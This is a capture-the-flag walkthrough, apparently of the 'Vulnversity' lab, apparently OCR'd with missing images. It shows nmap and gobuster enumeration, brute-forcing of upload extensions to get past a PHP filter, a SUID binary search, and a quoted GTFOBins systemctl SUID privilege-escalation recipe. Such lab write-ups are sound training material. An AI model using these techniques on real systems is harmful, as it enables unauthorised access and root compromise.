1) Nmap Scan

Starting Nmap 7.60 (https://nmap.org) at 2021-08-05 06:59 BST

Nmap scan report for ip-10-10-93-239.eu-west-1.compute.internal (10.10.93.239)

Host is up (0.00079s latency).

Not shown: 994 closed ports

PORT STATE SERVICE VERSION

21/tcp open ftp vsftpd 3.0.3

22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 2048 5a:4f:fc:b8:c8:76:1c:b5:85:1c:ac:b2:86:41:1c:5a (RSA)

| 256 ac:9d:ec:44:61:0c:28:85:00:88:e9:68:e9:d0:cb:3d (ECDSA)

|_ 256 30:50:cb:70:5a:86:57:22:cb:52:d9:36:34:dc:a5:58 (EdDSA)

139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

445/tcp open netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)

3128/tcp open http-proxy Squid http proxy 3.5.12

|_http-server-header: squid/3.5.12

|_http-title: ERROR: The requested URL could not be retrieved

3333/tcp open http Apache httpd 2.4.18 ((Ubuntu))

|_http-server-header: Apache/2.4.18 (Ubuntu)

|_http-title: Vuln University

MAC Address: 02:CC:A9:53:26:7F (Unknown)

Device type: general purpose

Running: Linux 3.X

OS CPE: cpe:/o:linux:linux_kernel:3.13

OS details: Linux 3.13

Network Distance: 1 hop

Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:

|_nbstat: NetBIOS name: VULNUNIVERSITY, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

| smb-os-discovery:

| OS: Windows 6.1 (Samba 4.3.11-Ubuntu)

| Computer name: vulnuniversity

| NetBIOS computer name: VULNUNIVERSITY\x00

| Domain name: \x00

| FQDN: vulnuniversity

|_ System time: 2021-08-05T01:59:26-04:00

| smb-security-mode:

| account_used: guest

| authentication_level: user

| challenge_response: supported

|_ message_signing: disabled (dangerous, but default)

| smb2-security-mode:

| 2.02:

|_ Message signing enabled but not required

| smb2-time:

| date: 2021-08-05 06:59:27

|_ start_date: 1600-12-31 23:58:45

TRACEROUTE


HOP RTT ADDRESS

1 0.79 ms ip-10-10-93-239.eu-west-1.compute.internal (10.10.93.239)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 29.93 seconds


2) Web Visiting




3) Directory Busting (Directory Enumeration)

```
root@ip-10-10-58-72:~# gobuster dir -u http://10.10.93.239:3333 -w /usr/share/wo
rdlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.93.239:3333
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2021/08/05 07:00:36 Starting gobuster
===============================================================
/images (Status: 301)
/css (Status: 301)
/js (Status: 301)
/fonts (Status: 301)
/internal (Status: 301)
/server-status (Status: 403)
===============================================================
2021/08/05 07:00:57 Finished
```


4) File Upload Page





5) PHP Not Allowed



6) Brute-Forcing Extension





Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
php
php3
php4
php5
phtml
Add
Enter a new item
Add from list ... [Pro version only]


Intruder attack 1
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Request Payload Status Error Timeout Length Comment
0 200 737
1 php 200 737
2 php3 200 737
3 php4 200 737
4 php5 200 737
5 phtml 200 723



Result 5 | Intruder attack 1
Payload: phtml
Status: 200
Length: 723
Timer: 2
Previous
Next
Action
Request Response
Raw Headers Hex Render
</head>
<body>
<form action="index.php" method="post" enctype="multipart/form-data">
<h3>
Upload
</h3>

<input type="file" name="file" id="file">
<input class="btn btn-primary" type="submit" value="Submit" name="submit">
</form>
Success
</body>
</html>
Search...
0 matches
\n
Pretty


7) Uploading Webshell



8) Getting the Shell



9) Having a TTY Shell



10) First Flag

```
www-data@vulnuniversity:/$ cd /home
cd /home
www-data@vulnuniversity:/home$ ls
ls
bill
www-data@vulnuniversity:/home$ cd bill
cd bill
www-data@vulnuniversity:/home/bill$ ls
ls
user.txt
www-data@vulnuniversity:/home/bill$ cat user.txt
cat user.txt
8bd7992fbe8a6ad22a63361004cfcedb
www-data@vulnuniversity:/home/bill$
```

11) Privilege Escalation

```
www-data@vulnuniversity:/home/bill$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/bin/newuidmap
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/at
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/squid/pinger
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/bin/su
/bin/ntfs-3g
/bin/mount
/bin/ping6
```

.. / systemctl

☆ Star 5,026

SUID | Sudo

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which systemctl) .

TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "id > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
./systemctl link $TF
./systemctl enable --now $TF
```

Link : https://gtfobins.github.io/gtfobins/systemctl/

```
www-data@vulnuniversity:/tmp$ cat output
cat output
a58ff8579f0a9270368d33a9966c7fd5
www-data@vulnuniversity:/tmp$
```